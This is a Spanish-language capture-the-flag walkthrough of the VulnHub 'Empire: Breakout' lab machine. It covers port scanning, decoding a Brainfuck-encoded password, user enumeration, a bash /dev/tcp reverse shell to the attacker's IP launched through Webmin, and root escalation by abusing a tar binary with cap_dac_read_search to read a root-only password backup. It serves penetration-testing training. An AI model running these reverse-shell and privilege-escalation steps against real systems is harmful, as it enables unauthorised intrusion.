BreakOut - VulnHub

https://www.vulnhub.com/entry/empire-breakout,751/

ESCANEO DE PUERTOS CON NMAP

ºsudo nmap -p- --open -sVC -Pn -n -T4 192.168.1.72 -o escaneo_puertos

```
┌──(kali㉿kali)-[~/Documents/Vulnhub/Blackout/nmap]
└─$ sudo nmap -p- --open -sVC -Pn -n -T4 192.168.1.72 -o escaneo_puertos
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-03 23:41 EDT
Nmap scan report for 192.168.1.72
Host is up (0.00037s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd 2.4.51 ((Debian))
|_http-server-header: Apache/2.4.51 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
10000/tcp open  http        MiniServ 1.981 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
20000/tcp open  http        MiniServ 1.830 (Webmin httpd)
|_http-server-header: MiniServ/1.830
|_http-title: 200 &mdash; Document follows
MAC Address: 08:00:27:16:6E:12 (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-05-04T03:41:31
|_  start_date: N/A
|_nbstat: NetBIOS name: BREAKOUT, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.40 seconds
```

ºAl hacer el escaneo pudimos ver que tiene el puerto 80 (Puerto de protocolo http), y al colocar la ip en un navegador nos lanzo una pagina web

ºBuscando mas a profundidad, decidi buscar en el codigo fuente de la pagina (Ctrl + u), y analizando en la parte inferior me aparecio un texto que decia:

"<!--

don't worry no one will get here, it's safe to share with you my access. Its encrypted :)

++++++++++[>+>+++>+++++++>++++++++++

<<<<-]>>++++++++++++++++.++++.>>++++++++++++++++++.----.<++++++++++.----------.>-----

------.++++.<<+.>-.--------.++++++++++++++++++++.<----------.>>---------.<<++++++.++++++.


-->"

ºEsta es una llave encriptada con un lenguaje llamdo "Brainfuck", para decencriptarla ingresamos el cidgo en la pagina:

º https://www.dcode.fr/brainfuck-language

y ahi nos muestra lo que estaba encriptado que era: .2uqPEfj3D<P'a-3

ºYa teniendo la clave continuamos buscamos mas informacion con el escaneo con nmap, y vemos que hay otros dos puertos con protocolo http, abrimos el navegador y colocamos la ip de la maquina seguido de dos puntos y el puerto a visualizar: 192.168.1.72:20000, y vemos que nos manda error y nos redirige a otra pagina.




ENUMERACION


ºAl ingresar nos manda a un login, en donde podemos concluir que la clave descencriptada es la contraseña, pero nos hace falta encontrar usuarios para probar, para ello utilizaremos una herramienta nativa de linux que nos ayudara a enumerar y encontrar informacion de la pagina o ip a auditar, su nombre es **enum4linux**, su sintaxis es basica, colocamos el nombre acompañado de una bandera, en este caso seria -a, y seguido de la ip con el puerto: **enum4linux -a 192.168.1.72:20000.**

```
┌──(kali㉿kali)-[~/Documents/Vulnhub/Blackout/nmap]
└─$ enum4linux -a 192.168.1.72
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu May  4 00:05:35 2023

 ========================================( Target Information )========================================

Target ........... 192.168.1.72
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================================( Enumerating Workgroup/Domain on 192.168.1.72 )======================================


[+] Got domain/workgroup name: WORKGROUP


 ============================================( Nbtstat Information for 192.168.1.72 )============================================

Looking up status of 192.168.1.72
        BREAKOUT        <00> -         B <ACTIVE>  Workstation Service
        BREAKOUT        <03> -         B <ACTIVE>  Messenger Service
        BREAKOUT        <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00
```

ºHabiendo hecho la enumeracion pudimos encontrar varios usuaios, pero especialmente encontramos uno aparte de los demas y es "cyber", procedemos a intentar loguearnos con ese usuario y la contraseña decencriptada y en efecto, esa era el usuario que necesitabamos y pudimos acceder a la pagina correspondiente:




ºYa estando dentro debemos empezar a buscar detalladamente en lugarles o apartados de importancia y buscando encontre una shell, y listando lo que habia encontre una bandera "user.txt"



REVERSE SHELL

Para poder llegar a mas a fondo de la maquina, podemos hacer una shell inversa, para poder tener una shell del servidor desde nuestra maquina


ºPara hacerlo debemos buscar de alguna manera como ejecutar un comando malicioso que nos devuelva la reverse shell, en este caso encontramos un "Command Shell", lo cual nos permite ejecutar desde un input comando directamente al servidor.



ºPara aprovecharnos, usamos una herramienta que se llama "NetCat", la cual nos permite poder poner en escucha por algun puerto y al ejecutar un codigo malicioso al servidor, este

podria capturar la peticion y asi obtener la shell

ºEn nuetra maquina atacante ejecutamos Netcat de la siguiente manera: **sudo nc -lnvp 4444**, al ejecutar el comando nuestro kali se pondria en escucha, despues de haber hecho esto, en la casilla del sitio ejecutamos el siguiente codigo: **bash -i >& /dev/tcp/192.168.1.74/4444 0>&1**, al ejecutarlo nuestra pagina se queda cargando, pero del lado de nuestro kali obtuvimos nuestra reverse shell:




```
┌──(kali㉿kali)-[~/Documents/Vulnhub/Blackout/nmap]
└─$ sudo nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.74] from (UNKNOWN) [192.168.1.72] 41280
bash: cannot set terminal process group (1982): Inappropriate ioctl for device
bash: no job control in this shell
cyber@breakout:~$ ls
ls
tar
user.txt
cyber@breakout:~$ uname -a
uname -a
Linux breakout 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64 GNU/Linux
```

ELEVACION DE PRIVILEGIOS

ºYa habiendo obtenido la shell, podemos ir buscando de alguna manera poder obtener la forma de elevar privilegios y tener control total de la maquina, para ello primero debemos de alguna manera saber algun fallo para saber que privilegios tenemos y desde donde podemos hacer modificaciones, en este caso para saberlo ejecutamos el siguiente comando: **getcap -r / 2>/dev/null** al ejecutar este comando nos muestra que podemos hacer modificaciones con tar:

```
cyber@breakout:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep
```

ºAhora sabiendo esto podemos ir buscando en los directorios buscando una contraseña o algun fichero que nos permita el acceso como root, en este caso, nos dirigimos a la ruta *var/backups* y ejecutamos el comando "*ls -la*"

```
cyber@breakout:/var/backups$ ls -la
ls -la
total 28
drwxr-xr-x  2 root root  4096 May  4 00:36 .
drwxr-xr-x 14 root root  4096 Oct 19  2021 ..
-rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
-rw-------  1 root root    17 Oct 20  2021 .old_pass.bak
```

ºEl archivo .old_pass.bak puede contener contraseñas viejas o alguna contraseña que nos pueda servir para acceder como root, pero no podemos leerlo ya que solo el usuario root puede hacerlo, ahora, lo que haremos sera poder usar los privilegios que tenemos con tar, para

llevar el fichero al desktop del usuario cyber y poder leerlo desde ahi, primero nos regresamos nuevamente al desktop y para hacer traer el archivo con nosotros, ejecutaremos el siguiente comando:

```
cyber@breakout:~$ ./tar -cvf password.tar /var/backups/.old_pass.bak
./tar -cvf password.tar /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
/var/backups/.old_pass.bak
```

ºEse comandos nos permite convertir el ficher en un formato .tar y traerlo al directorio donde nos encontremos, ahora si podremos leer lo que contiende a dentro, solo tendriamos que descomprimir el archivo como le hemos denominado en este caso fue "password.tar", para hacer eso ejecutaremos el siguiente comando:

```
cyber@breakout:~$ tar -xf password.tar
tar -xf password.tar
```

ºDe esta forma extraemos el archivo y accedemos nuevamente al archivo descomprimido y leemos el archivo ".old_pass.bak" y nos muestra una clave, ahora simplemente ejcutamos el comando "su root" para cambiar de usuario, colocamos la clave y obtendremos acceso privilegiado como root

```
cyber@breakout:~/var/backups$ su root
su root
Password: Ts&4&YurgtRX(=~h
id
uid=0(root) gid=0(root) groups=0(root)
```

ºPara tener una bash ejecutamos el comando "bash -i" y ahora si podremos navegar como usuario root y al ejecutar el comando cd y luego listar con ls, podremos encontrar la bandera rOOt.txt y leer la bandera.

```
root@breakout:/# cd root
cd root
root@breakout:~# ls
ls
rOOt.txt
root@breakout:~# cat rOOt.txt
cat rOOt.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

Author: Icex64 & Empire Cybersecurity
root@breakout:~#
```